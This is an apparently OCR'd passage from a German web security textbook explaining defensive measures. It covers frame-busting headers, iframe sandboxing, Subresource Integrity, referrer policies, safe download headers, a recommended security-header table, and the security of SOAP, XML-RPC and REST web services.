X-Frame-Options: ALLOW-FROM https://x.example.com
```

Allerdings kann hier leider nur eine einzige URL angegeben werden. Soll das Framing einer Seite jedoch verschiedenen anderen Seiten erlaubt werden, lässt sich dies nach einem Vorschlag von Eric Law (vergl. [51]) mittels Verschachtelung zweier Iframes erreichen, die wir in Abb. 3.71 dargestellt sehen: Das äußere davon dient dazu, das innere Iframe dynamisch einzubinden (`<iframe src="getFrame.jsp?x.example.com" />`). Diese Anfrage wird vom Server gegen eine Whitelist verifiziert. Sollte die angegebene Webseite darin enthalten sein, wird zusätzlich zum Iframe-Inhalt auch der entsprechende X-Frame-Options-Header für diese Webseite gesetzt.




Abb. 3.71 Framing dedizierter Sites erlauben mittels X-Frame-Options

Wesentlich mehr Möglichkeiten, das Frame Busting zu steuern, bietet dagegen auch hier der Einsatz der Content Security Policy (CSP). Ab CSP Version 2.0 ist es mit dieser möglich über das Attribut „frame-ancestors“ beliebig vielen anderen Webseiten das Framing der eigenen Webseite zu erlauben:

```
Content-Security-Policy: frame-ancestors https://site1.com https://
site2.com
```

Über kurz oder lang wird die CSP sicherlich X-Frame-Options ablösen, welches daher mittlerweile auch als „deprecated“ gekennzeichnet wurde. Allerdings wird die CSP in der Version 2.0 noch nicht von allen Browsern unterstützt. Bis dies der Fall ist, und nicht mehrere Webseiten konfiguriert werden müssen, ist man daher gut beraten hier zunächst weiterhin X-Frame-Options zu verwenden.

3.13.7 Sichere Einbettung externer Seiten

Auch das Framing einer anderen Webseite, also deren Einbindung in einem (I)frame, kann zu Sicherheitsproblemen führen. Dies ist besonders im Fall von externen Inhalten wie etwa Werbeanzeigen der Fall, deren Herkunft eine Webseite häufig kaum verifizieren kann. Wir haben in Abschn. 2.7.9 gesehen, dass immer wieder Ad-Server kompromittiert werden, wodurch Webseiten, die von einem solchen System eine Anzeige eingebunden haben, schnell ungewollt selbst zu Malwareschleudern werden können. Idealerweise sollten alle externen Inhalte zunächst auf ausführbare Inhalte geprüft und ggf. automatisch bereinigt werden, bevor diese auf der Webseite zur Anzeige kommen. Allerdings ist dies nicht immer möglich, da viele solcher Inhalte dynamisch eingebunden werden müssen.

Genau für diesen Anwendungsfall wurde durch den HTML5-Standard ein zusätzliches sandbox-Attribut für Iframes eingeführt, durch das sich nicht-vertrauenswürdige Inhalte relativ sicher in eine Webseite einbinden lassen:

```
<iframe src="http://site/untrusted.html" sandbox="" />
```

Vorausgesetzt das Attribut „sandbox“ wird von einem Browser unterstützt, werden auf die Inhalte der eingebundenen Datei „untrusted.html“ die folgenden Restriktionen angewendet:

- Es wird keinerlei Skriptcode ausgeführt.
- Alle Formularfelder und Browser-Plugins werden deaktiviert.
- Links werden daran gehindert, auf einen anderen Browser-Kontext zuzugreifen.
- Die Einbindung erfolgt über eine eigene Origin (zusätzlicher Same-Origin-Schutz).

Diese Restriktionen lassen sich über verschiedene zusätzliche Attribute auch wieder etwas lockern, wie in Tab. 3.32 gezeigt wird.

Tab. 3.32 Attribute für Iframe-Sandbox

Attribut	Wirkung
allow-scripts	Skriptcode wird erlaubt.
allow-forms	Formulare werden erlaubt.
allow-top-navigation	Skriptcode darf Navigation der einbettenden Seite steuern.
allow-same-origin	Für das Iframe wird keine eigene Origin verwendet (entspricht Standardverhalten der Same Origin Policy).

Auch die Content Security Policy verfügt ab der Version 2 über ein sandbox-Attribut. Nur dass sich darüber gesetzte Restriktionen auf die gesamte Webseite anwenden lassen:

```
Content-Security-Policy: sandbox allow-scripts;
```

Auch wenn sich durch solche Iframe-Restriktionen die Ausführung von eingebundenem Schadcode recht wirkungsvoll unterbinden lässt, dürfen auch diese nur als additiver Schutzmechanismus eingesetzt werden. Denn zum einen unterstützt (noch) nicht jeder Browser dieses Attribut, zum anderen befindet sich der Schadcode immer noch in der eingebundenen Seite, wird vom Browser nur nicht ausgeführt. Der Virenscanner eines Benutzers wird sich hierüber in der Regel aber keine Gedanken machen und trotzdem eine entsprechende Warnmeldung anzeigen.

Müssen externe Inhalte dynamisch eingebunden werden, so dass sich diese nicht serverseitig filtern lassen, ist es sehr empfehlenswert, hier einen regelmäßigen Malware-Scan der externen Webseite mitsamt allen dynamisch eingebundenen Inhalten durchzuführen. Auf entsprechende „Security Health Checker"-Tools kommen wir in Abschn. 4.5.5 zu sprechen.

3.13.8 Subresource Integrity (SRI)

Häufig werden JavaScript-Bibliotheken nicht von einem lokalen System, sondern einem Content Delivery Network (CDN) eingebunden. Bei Subresource Integrity (SRI) handelt es sich um einen recht neuen W3C Standard,[31] um diese Einbindung durch eine zusätzliche Prüfsumme abzusichern. Hierzu dient das neue Attribut „integrity":

```
<script
       src="https://code.jquery.com/jquery-3.2.1.min.js"
       integrity="sha256-hwg4gsxgFZhOsEEamdOYGBf13FyQuiTwlAQgxVSNgt4="
       crossorigin="anonymous"></script>
```

[31] Siehe https://w3c.github.io/webappsec-subresource-integrity.

Zusätzlich zur Prüfsumme wurde im obigen Beispiel das CORS-Attribut „anonymous“ gesetzt, durch welches im Rahmen der Einbindung an das CDN (hier also https://code.jquery.com) keinerlei User Credentials gesendet werden. Der oben verwendete SHA256-Hash lässt sich für eine konkrete JavaScript-Datei wie folgt generieren:

```
$ curl -s https://code.jquery.com/jquery-3.2.1.min.js | \
       openssl dgst -sha256 -binary | \
       openssl base64 -A
hwg4gsxgFZhOsEEamdOYGBf13FyQuiTwlAQgxVSNgt4
```

Alternativ lässt sich hierzu auch ein Online Generator wie https://www.srihash.org verwenden. Zudem stellen inzwischen viele CDN-Verzeichnisse entsprechende Script-Tags selbst zur Verfügung, die nur noch kopiert werden müssen.

3.13.9 Referer Policies

Wer dieses Buch bis hierher aufmerksam gelesen hat, der wird sicherlich spätestens hier wissen, dass es allgemein eine schlechte Idee ist, sensible Informationen in der URL zu übertragen. Allerdings lässt sich dies nicht immer ganz vermeiden, etwa in Bezug auf die Verwendung von Passwort-Reset-Links (siehe Abschn. 3.8.4), OAuth (siehe Abschn. 3.11.8) und natürlich im Besonderen im Fall von Session IDs bei URL Rewriting, wovon allerdings generell abzuraten ist.

Klickt ein Benutzer dann auf einen externen Link, können diese Daten, wie wir in Abschn. 1.2.2 gesehen haben, über den HTTP-Referer offengelegt werden:

```
GET /link HTTP/1.1
Host: www.example.net
Referer: https://www.example.com/account/show;sessionid=1234567?param1=1
```

Doch auch wenn keine sensiblen Daten auf diese Weise „geleaked“ werden, lassen sich hierüber häufig auch Informationen über das Surfverhalten eines Benutzers offenlegen. Erfolgt die Weiterleitung aus einem Onlineshop, könnte über einen Referer etwa seine letzte Produktsuche offengelegt werden.

Es ist somit generell empfehlenswert, den Referer bei Weiterleitungen auf externe Seiten herauszufiltern. Viele Webseiten führen dazu alle Weiterleitungen über einen zentralen Weiterleitungsdienst durch, wodurch alle Referer herausfiltert werden. Zusätzlich existiert seit kurzem mit der Referer Policy ein neuer W3C-Standard,[32] welcher dieses Problem durch einen zusätzlichen Response-Header adressiert und mittlerweile von allen aktuellen Browsern (mit Ausnahme vom MS IE) unterstützt wird.

[32] Siehe https://w3c.github.io/webappsec-referrer-policy/#referrer-policy-same-origin.

Durch Setzen des folgenden Headers wird dem Browser etwa mitgeteilt, dass er den Referer nur innerhalb derselben Origin mitsenden soll:

```
Referrer-Policy: same-origin
```

Alternativ lässt sich hierüber auch das Mitsenden des Referers ganz unterbinden („no-referer“) oder externen Seiten nur ein verkürzter Referer ohne Parameter senden („strict-origin-when-cross-origin“). Da nicht davon auszugehen ist, dass alle Browser diesen Header bislang unterstützen, ist die zuvor angesprochene Variante mit einem zentralen Redirect-Service sicherlich die sicherere. Wer hier keinen 100 %igen Schutz benötigt, dem bietet der Referer-Header jedoch eine sehr einfach zu implementierende zusätzliche Schutzfunktion.

3.13.10 Absicherung von Dateidownloads

Häufig erlauben Webseiten einem Benutzer Dateien hochzuladen, die sich von anderen Benutzern wieder an anderer Stelle herunterladen bzw. öffnen lassen. Entsprechende Funktionen sind etwa auf Bewerberplattformen sehr geläufig, die viele große Unternehmen betreiben. Die dort von Bewerbern hochgeladenen Dokumente öffnet meist ein Personaler, in der Regel ebenfalls über eine Web-GUI.

Überall dort, wo Benutzer potenziell nicht vertrauenswürdige Dateien über eine Webseite öffnen können, ist besondere Vorsicht angebracht. Denn eine solche Funktion kann auf verschiedene Weise von Angreifern ausgenutzt werden um Schadcode einzuschleusen.

Das Absichern entsprechender Funktionen erfordert dabei gleich mehrere Maßnahmen: Als Erstes sollte bereits beim Upload einer Datei weitestgehend sichergestellt werden, dass sie keinen Schadcode oder Ähnliches enthält. Entsprechende Empfehlungen hierzu wurden bereits in Bezug auf die Dateiupload-Funktion in Abschn. 3.5.5 behandelt. Weiterhin sollte der Server beim Download verschiedene Header setzen, um dadurch sicherzustellen, dass die Datei nicht im Browser angezeigt (also ausgeführt) sondern stets gespeichert wird:

1. **Setzen eines Content-Disposition-Headers** (RFC2186): Durch diesen wird der Dateiname spezifiziert, unter dem die übertragene Datei auf dem System des Benutzers gespeichert werden soll. Implizit wird hierüber festgelegt, dass die Datei nicht innerhalb des Browsers geöffnet wird:

   ```
   Content-Disposition: attachment;filename=[Dateiname]
   ```

2. **Verwenden von MIME Handling Enforcement** (aktuell nur vom Internet Explorer unterstützt), wodurch zusätzlich sichergestellt wird, dass der Anhang nicht automatisch geöffnet, sondern stets gespeichert wird:

   ```
   X-Download-Options: noopen
   ```

3. **Deaktivieren des MIME Sniffings**[33], wodurch der Browser nicht versucht, einen MIME-Type automatisch zu erkennen. Dies kann sonst etwa der Fall sein, wenn HTML-Code in einer Textdatei enthalten ist, die der Browser dann als HTML-Code versucht zu interpretieren:

```
X-Content-Type-Options: nosniff
```

3.13.11 Sichere Einbindung externer Dienste

Werden externe Dienste in einer Webseite eingebunden, sollten die dabei übertragenen Daten stets im Hinblick darauf bewertet werden, ob dort auch personenbezogene Informationen an den eingebundenen Dienst gesendet werden können bzw. er durch diese Daten Rückschlüsse auf das Surfverhalten eines Benutzers erlangen kann. Im Besonderen sind hiervon Social-Tagging-Funktionen wie Facebooks „Like Button“ betroffen. Als interessante alternative Implementierung für diesen Anwendungsfall findet sich auf der Webseite von Heise Online der Vorschlag für eine 2-Klick-Variante, bei der keine Daten abfließen können (vergl. [24]).

3.13.12 Browser-Plugins (Flash, Silverlight, ActiveX und Java Applets)

Werden von einer Webseite bestimmte Plugins (Adobe Flash, Silverlight, Java oder andere ActiveX Controls) eingebunden, so kann dies eine erhebliche Vergrößerung der Angriffsfläche einer Anwendung zur Folge haben, insbesondere wenn dabei selbstentwickelter Code zum Einsatz kommt. Da solche Plugins gewöhnlich nur bedingt von den Schutzfunktionen des Browsers abgesichert werden (bzw. diese aushebeln) und häufig dazu mit hohen Berechtigungen ausgeführt werden, stellen die darauf basierenden Anwendungskomponenten ein attraktives Ziel für Angreifer dar.

Davon ist nicht zuletzt auch clientseitig abgebildete Anwendungslogik betroffen. Denn nicht nur JavaScript lässt sich von einem Angreifer manipulieren. Er kann genauso Silverlight-, Flash- oder Java-Applet-Dateien dekompilieren, die darin enthaltene Anwendungslogik analysieren und beliebige Änderungen an dieser vornehmen. Daher sollte allen clientseitig abgesendeten Anfragen an den Server auch an dieser Stelle stets misstraut und solche Anfragen entsprechend restriktiv serverseitig validiert werden. Gerade aufgrund der Sicherheitsprobleme, die in den vergangenen Jahren immer wieder im Zusammenhang mit Applets (bzw. der Java Runtimeumgebung JRE) identifiziert

[33] Mittels MIME Sniffing versucht ein Browser einen Datentyp auf Basis seines Inhaltes zu erkennen, wodurch es etwa möglich sein kann, dass Skriptcode in einer Textdatei ausgeführt wird.

wurden, muss heute von dem Einsatz dieser Technologien generell abgeraten werden. Programmcode lässt sich mittels JavaScript und den dafür geltenden Browser-Restriktionen sehr viel sicherer abbilden.

Noch gravierender können sich Sicherheitsprobleme in selbsterstellten ActiveX-Controls auswirken, da diese in nativem Code (C++) geschrieben sind, von dem ein wesentlich höheres Gefährdungspotenzial ausgeht als von anderem clientseitigen Code. Lässt sich die Verwendung solcher Komponenten nicht vermeiden, sollten dort verschiedene Aspekte unbedingt beachtet werden:

- **Verwendung**: Generell sollte die Verwendung von ActiveX-Controls möglichst weit eingeschränkt werden, etwa auf das Intranet.
- **Signaturen**: Controls sollten stets signiert werden. Dabei ist es empfehlenswert, für jedes ActiveX-Control ein separates X.509-Zertifikat zu verwenden, das z. B. von der Unternehmens-CA beglaubigt wurde. Auf diese Weise ist es möglich, die Auswirkungen eines schadhaften Controls durch Sperren des entsprechenden Zertifikats einzuschränken.
- **Safe for Scripting**: Wird Code mit „Safe for Scripting“ gekennzeichnet, lässt er sich über JavaScript ansteuern. Dieses Flag kann daher zu erheblichen Sicherheitsproblemen führen und sollte nur mit größter Vorsicht verwendet werden. Komponenten, bei denen dieses Flag gesetzt ist, sollten ausgiebig auf mögliche Sicherheitsprobleme hin analysiert und darin verwendete unsichere Properties und Methoden deaktiviert werden.

▶ **Tipp** Sehen Sie vom Einsatz von Java Applets und ActiveX-Controls wenn möglich ab. Setzen Sie erforderliche clientseitige Funktionen stattdessen lieber mittels JavaScript und HTML5 um. Das ist nicht nur kompatibler sondern vor allem auch deutlich sicherer.

3.13.13 Überblick und Empfehlungen

Sicherheitsmaßnahmen zum Schutz einer Webanwendung sind keinesfalls nur auf die Serverseite beschränkt, sondern müssen auch die Clientseite mit einbeziehen, denn gerade der Client steht im Fokus vieler Angriffe.

Die Sicherheit der Ausführungsumgebung (also des Browsers) zu maximieren stellt einen wichtigen Aspekt der clientseitigen Sicherheit dar. Die konkreten Möglichkeiten hierzu können sich je nach eingesetztem Browser teilweise sehr unterscheiden. Die clientseitige Sicherheit einer Webanwendung kann vor allem durch Setzen verschiedener HTTP-Header nachhaltig gesteigert werden, was in vielen Fällen ohne größere Nebenwirkungen möglich ist. Tab. 3.33 zeigt eine Auflistung der in diesem Kapitel diskutieren Header mit allgemein zu empfehlenden Werten.

Tab. 3.33 Empfehlungen für HTTP-Security-Header für externe Webseiten

Response Header	Allgemeine Empfehlung	Wann	Beschreibung
Content-Type	`...; charset=utf-8`	Immer	Durchgehende Verwendung von Unicode (UTF-8).
Set-Cookie	`...; httpOnly; secure`	Bei Übertragung sensibler Daten (z. B. Session-IDs)	Restriktives Setzen der Session-ID. Mittels „Secure"-Flag wird der Browser angehalten sie nur über HTTPS zu übermitteln; httpOnly verhindert das Auslesen mittels JavaScript.
Cache-Control	`no-cache`	Bei Übertragung sensibler Daten (z. B. im angemeldeten Bereich)	Verhinderung das Caching von Daten (Header für HTTP 1.0 und 1.1).
Pragma	`no-cache`		
Expires	`-1`		
Strict-Transport-Security	`max-age=10886400; includeSubDomains; preload`	Auf Webseiten, die nur über HTTPS erreichbar sein müssen	Erzwingt die Verwendung von HTTPS einer Seite für den festgelegten Zeitraum (hier 18 Wochen). Bei Bedarf kann zusätzlich mittels HPKP das Zertifikat „gepinnt" werden, was jedoch aufgrund möglicher Seiteneffekte keine generelle Empfehlung ist.
X-Frame-O9ptions	`SAMEORIGIN`	Immer	Die Webseite kann nicht (bzw. nur von derselben Origin) als Frame eingebunden werden (Frame Busting); Schutz etwa vor Clickjacking- oder anderen Phishing-Angriffen. Mehr Flexibilität, jedoch (noch) weniger Unterstützung bietet hier der Einsatz der CSP.

X-Content-Type-Options	`nosniff`	Immer	Deaktivierung von MIME Sniffing. Dadurch wird sichergestellt, dass der Browser nicht selbständig aufgrund des Inhaltes versucht den MIME-Typ zu bestimmen.
X-XSS-Protection	`1; mode=block`	Immer	Verwenden des XSS-Filters im Blocking Mode, wodurch reflektierter JavaScript-Code nicht ausgeführt wird.
Content Security Policy	`script-src 'self' [URL1] [URL2]; object-src 'self'`	Immer	Definition einer Content Security Policy (CSP), welche in erster Linie zur Abwehr von XSS-Angriffen dient. Muss bei der Implementierung der Anwendung berücksichtigt werden.
Referer Policy	`same-origin`	Immer	Unterbindet das Mitsenden von HTTP Referern bei Zugriffen außerhalb derselben Origin
X-Download-Options	`noopen`	Dort, wo Benutzer nicht-vertrauenswürdige Dateien herunterladen können.	Weist den Browser an, eine Datei zu speichern statt anzuzeigen.
Content-Disposition	`attachment; filename=<dateiname>`		




Abb. 3.72 Frontend- und Backend-Services

3.14 Sicherheit von Webdiensten

HTTP-basierte Dienste (Webdienste) werden wie in Abb. 3.72 dargestellt mit Webanwendungen auf unterschiedliche Weise eingesetzt: zum einen zur Anbindung von Backendsystemen, häufig abgebildet über einen Enterprise Service Bus (ESB) und eine Service-orientierte Architektur (SOA). Zum anderen kommen webbasierte Dienste aber auch vermehrt im Frontend zum Einsatz und werden dort sowohl als Bestandteil der eigentlichen Webanwendung für die Kommunikation mit dem browserseitig ausgeführten (JavaScript-)Code eingesetzt, als auch als eigenständige APIs, die von anderen Webseiten und Diensten eingebunden werden. In diesem Zusammenhang ist daher häufig auch von Web APIs die Rede.

Webdienste werden in modernen Webanwendungen häufig auf Basis einer Microservice-Architektur implementiert. Dieser Webdienst stellt anderen Diensten und Anwendungen dabei eine dedizierte Geschäftsfunktion (z. B. eine Suche oder einen Warenkorb) zur Verfügung, nicht jedoch als Teil einer Anwendung, sondern als separate Deploymenteinheit, gewöhnlich auch mit eigenem Backend.

Gerade der Einsatz solcher Frontend-Services als Bestandteil einer Webanwendung kann schnell zu einer Vergrößerung der Angriffsfläche einer Anwendung führen, vor allem wenn diese auch über das Internet aufrufbar sind. Denn über sie werden häufig zusätzliche serverseitige Objekte offengelegt, die zuvor nur intern zugreifbar waren. Dies wurde bereits in Abschn. 1.2.4 als eine wichtige Ursache unsicherer Webanwendungen angeführt. In anderen Fällen werden Funktionen der Benutzerschnittstelle zusätzlich abgebildet, jedoch nicht mit denselben Sicherheitsmechanismen (z. B. im Hinblick auf Validierung und Zugriffsprüfung) implementiert. Auch über einen HTTP-basierten Dienst lassen sich prinzipiell sämtliche serverseitigen Angriffe wie SQL Injection oder Privilegienerweiterung durchführen.

In den folgenden Abschnitten werden die zentralen Technologien erläutert, die zur Abbildung von webbasierten Diensten sowohl für Web- als auch Mobilanwendungen

[34] Der Begriff „Webservice“ ist als XML-Dienst definiert, der über das HTTP-Protokoll aufgerufen wird. Als „Webdienst“ sollen dagegen allgemein alle HTTP-basierten Diensten oder Schnittstellen verstanden werden, über die Prozesse miteinander kommunizieren.

eingesetzt werden. Wir werden sehen, dass einige Sicherheitsmaßnahmen dort insbesondere im Hinblick auf die Eingabevalidierung durchaus technologiespezifisch sind. Bei vielen anderen, etwa zur Berechtigungsprüfung, ist dies jedoch nicht der Fall. Generell sollte jeder Dienst dieselben Sicherheitsfunktionen im Hintergrund aufzurufen, die auch für die entsprechenden Sicherheitsprüfungen innerhalb der Benutzerschnittstelle zum Einsatz kommen. Zumindest jedoch sollte stets ein konsistentes Sicherheitsniveau über alle Schnittstellen gewährleistet werden (siehe Abschn. 3.3.13).

Viele Dienste verarbeiten XML-Eingaben aus potenziell nicht vertrauenswürdigen Quellen und sind dadurch gegenüber XML-basierten Angriffen wie XML Injection oder XXE Injection (siehe Abschn. 3.5.8) gefährdet. Maßnahmen zur sicheren Validierung von XML-Daten wurden in Abschn. 3.5.8 behandelt.

3.14.1 SOAP

Neben diversen binären Protokollen wie etwa Corba und Remote Procedure Calls (RPCs) kommen insbesondere für die Kommunikation mit Hintergrundsystemen häufig Webservices[34] zum Einsatz, die das XML-basierte SOAP-Protokoll verwenden. Da ein Webservice per Definition XML-Inhalte verarbeitet, besteht bei diesem die oben angesprochene Gefährdung gegenüber XML-basierten Angriffen und die damit einhergehende Empfehlung, die dort relevanten Maßnahmen zur Validierung von XML-Daten umzusetzen.

Die Schnittstellenspezifikation eines SOAP-Webservices wird in einer WSDL-Datei (Web Services Description Language) separat beschrieben. Diese kann sowohl statisch bereitgestellt (z. B. „/webservice.wsdl“) oder dynamisch generiert werden, wofür gewöhnlich nur der Parameter „?wsdl“ an die URL der Webservices gehängt werden muss. In Abb. 3.73 ist der Screenshot einer im Firefox-Browser angezeigten WSDL-Datei des Amazon-Webservices AWSECommerceService zu sehen.

Über WSDL-Dateien können mitunter vertrauliche Schnittstelleninterna offengelegt werden. Gerade bei sensiblen Diensten sollte daher von einer Abrufbarkeit der WSDL




Abb. 3.73 WSDL-Datei des Amazon-Webservices AWSECommerceService

abgesehen bzw. diese entsprechend eingeschränkt werden. Bei einigen Amazon-Webservices sind hierzu spezielle Bereiche („Restricted Parts“) definiert, die nur Partnern angezeigt werden und für alle anderen ausgeblendet sind.

SOAP-basierte Dienste lassen sich mittels verschiedener Verfahren authentifizieren. Die Verfahren reichen von Passwörtern über X.509-Zertifikate und Kerberos-Tickets bis hin zu SAML Assertions (siehe Abschn. 3.7). Diese und weitere Sicherheitsfunktionen für Webservices sind im WS-Security Standard (kurz: WSS) der OASIS (www.oasis-open.org) beschrieben. Im Folgenden ist das Beispiel eines entsprechenden XML-Fragments gezeigt, mit dem eine Passwort-basierte Authentifizierung auf Basis von WS-Security durchgeführt wird:

```
<wsse:Security     xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/
oasis-200401-wss-wssecurity-secext-1.0.xsd">
    <wsse:UsernameToken>
       <wsse:Username>Sven</wsse:Username>
       <wsse:Password Type="wsse:PasswordText">geheim</wsse:Password>
   </wsse:UsernameToken>
</wsse:Security>
```

Allerdings ist der WS-Security-Standard äußerst umfangreich und wird längst nicht von allen Serverimplementierungen vollständig unterstützt. Viele sinnvolle Empfehlungen zur Absicherung SOAP-basierter Webservices finden sich im Web Service Security Cheat Sheet der OWASP (vergl. [52]).

3.14.2 XML-RPC

Bei XML-RPC handelt es sich historisch gesehen um den Vorgänger von SOAP, allerdings ist XML-RPC deutlich schlanker und schneller. Wie SOAP ist auch XML-RPC ein XML-basiertes Protokoll, das jedoch deutlich einfacher aufgebaut und daher leichter zu integrieren ist. Dies ist ein Grund, warum wir vor allem im Clientbereich vielfach XML-RPC-Dienste vorfinden. Die Validierung von Eingaben lässt sich auch bei XML-RPC-Anfragen mittels XML-Schemas durchführen. Erweiterte Sicherheitsfunktionen wie WS-Security sind für XML-RPC allerdings nicht verfügbar. Auch gibt es keine WSDL-Datei (in einigen Fällen wird hierfür das XRDL-Protokoll eingesetzt), was aus Sicherheitsgesichtspunkten jedoch nicht unbedingt als Nachteil zu sehen ist.

3.14.3 REST

REST-Services kommen im Webbereich heutzutage sehr zahlreich zum Einsatz. Zum einen um vorhandene Webanwendungen um eine Anwendungsschnittstelle (API) zu erweitern, zum anderen aber auch um das Backend für clientseitigen Anwendungscode bzw. Single-Page-Anwendungen (SPAs) abzubilden. In vielen Fällen liegt REST-Services eine Microservice-Architektur zugrunde, weshalb hier oftmals auch von Microservices gesprochen wird. Ebenfalls sehr verbreitet ist im Zusammenhang mit REST-Services die Bezeichnung Endpunkt (engl. Endpoint).

Daher werden diese Schnittstellen häufig auch als Web-APIs oder eben schlicht APIs bezeichnet. REST-Services haben vor allem zwei wichtige Eigenschaften: (1) sie sind stateless, d. h. es darf kein serverseitiger State mitgeführt werden und (2) ihr Ein- und Ausgabe-Format ist unspezifiziert. Dadurch lassen sich REST-Services auch vollständig über die URL parametrisieren und damit praktisch in gleicher Weise aufrufen wie eine Web-GUl, nur dass hierüber in der Regel ein JSON-Objekt zurückgeliefert wird:

```
$ curl http://echo.jsontest.com/name/wert
{"name": "wert"}
```

Ein Vorteil solcher Parametrisierung besteht darin, dass sich für die Validierung der Eingaben eines REST-Services dieselben Controller und serverseitigen Validierungsmechanismen einsetzen lassen, die auch für die Validierung von Formularen verwendet werden (also z. B. Bean Validation, siehe Abschn. 3.5.2). Ein REST-Controller unterscheidet sich damit in vielen Frameworks kaum von einem Controller, über den Formulareingaben einer Web-GUI verarbeitet werden.

Dies gilt auch dann, wenn über den REST-Aufruf JSON-Daten im Body zur Parametrisierung übergeben werden:

```
POST /service HTTP/1.1
Host: www.example.com
Content-Type: application/json
{
       "username": 123
}
```

Denn auch solche JSON-Eingaben werden von vielen Frameworks unterstützt, bei Bedarf automatisch validiert und in entsprechende Objekte deserialisiert.

Authentifizierung Anders als bei SOAP mit WS-Security sind für REST keine allgemeinen Sicherheitsmechanismen spezifiziert. Die einfachste Möglichkeit einen REST-Service zu authentifizieren geschieht durch Verwenden des Session Cookies einer bestehenden Benutzersitzung. Das funktioniert bei Standalone-Diensten natürlich nicht. Hierfür existieren gleich mehrere Möglichkeiten:

- HTTP Basic (siehe Abschn. 3.7.2)
- API-Keys (siehe Abschn. 3.7.9)
- JWT (siehe Abschn. 3.7.11)
- OAuth (siehe Abschn. 3.7.7 sowie 3.11.8)

Alle diese Verfahren eignen sich für unterschiedliche Anwendungsfälle. HTTP Basic mag hier zwar am einfachsten zu implementieren sein, kommt jedoch auch mit diversen Nachteilen daher. Architektonisch wird die Authentifizierung häufig über vorgelagerte API Gateways umgesetzt. Bei Cloud-Deployments lassen sich hierfür häufig vorhandene Dienste wie AWS API Gateway oder Azure API Gateway einsetzen.

Schlägt die Authentifizierung fehl, so sollte ein Service stets mit einem HTTP-Status-Code 401 („Unauthorized“) und im Fall von nicht autorisierten Zugriffen mit einem HTTP-Status-Code 403 („Forbidden“) antworten. Dies erleichtert sehr das Parsen von Serverantworten durch Clients.

CSRF-Schutz Ist ein REST-Service nicht standalone, sondern setzt dieser auf einer authentifizierten Benutzersession auf und ist damit Bestandteil einer Webanwendung, müssen dort natürlich auch Maßnahmen ergriffen werden, um CSRF-Angriffe zu verhindern. Genaueres findet sich hierzu in Abschn. 3.9.5.

Anti-Automatisierung Werden REST-Services als Teil einer Webanwendung eingesetzt, lassen sich für diese natürlich grundsätzlich alle in Abschn. 3.10 aufgeführten Maßnahmen zur Anti-Automatisierung einsetzen – auch CAPTCHAs, die ein Benutzer dann über seine Web-GUI löst und deren Wert per JavaScript über einen REST-Zugriff gesendet werden.

Schwieriger sieht es im Fall von Standalone-Services aus. Bezogen auf die oben angesprochenen Maßnahmen bleiben hier prinzipiell nur noch die folgenden übrig:

1. Setzen restriktiver Limits
2. Einschränkungen auf Basis von IP-Adressen
3. Authentifizierung (z. B. mittels API-Key)

Der letzte Fall bietet sicherlich den besten Schutz, allerdings ist dieser natürlich nicht immer umsetzbar. Limits lassen sich dagegen sowohl global (z. B. totale Anzahl an Aufrufen einer API in einem bestimmten Zeitraum) wie auch auf Client-spezifischer Ebene setzen und auf deren Basis eine Aktion wiederum für einen bestimmten Zeitraum unterbinden. Dazu muss der Client allerdings identifiziert werden. Bei einer authentifizierten REST-API ist das natürlich nicht weiter schwer. Ist diese nicht umsetzbar, bleibt häufig nur die Möglichkeit, den Client über den aufgerufenen Anwendungsfall zu identifizieren.

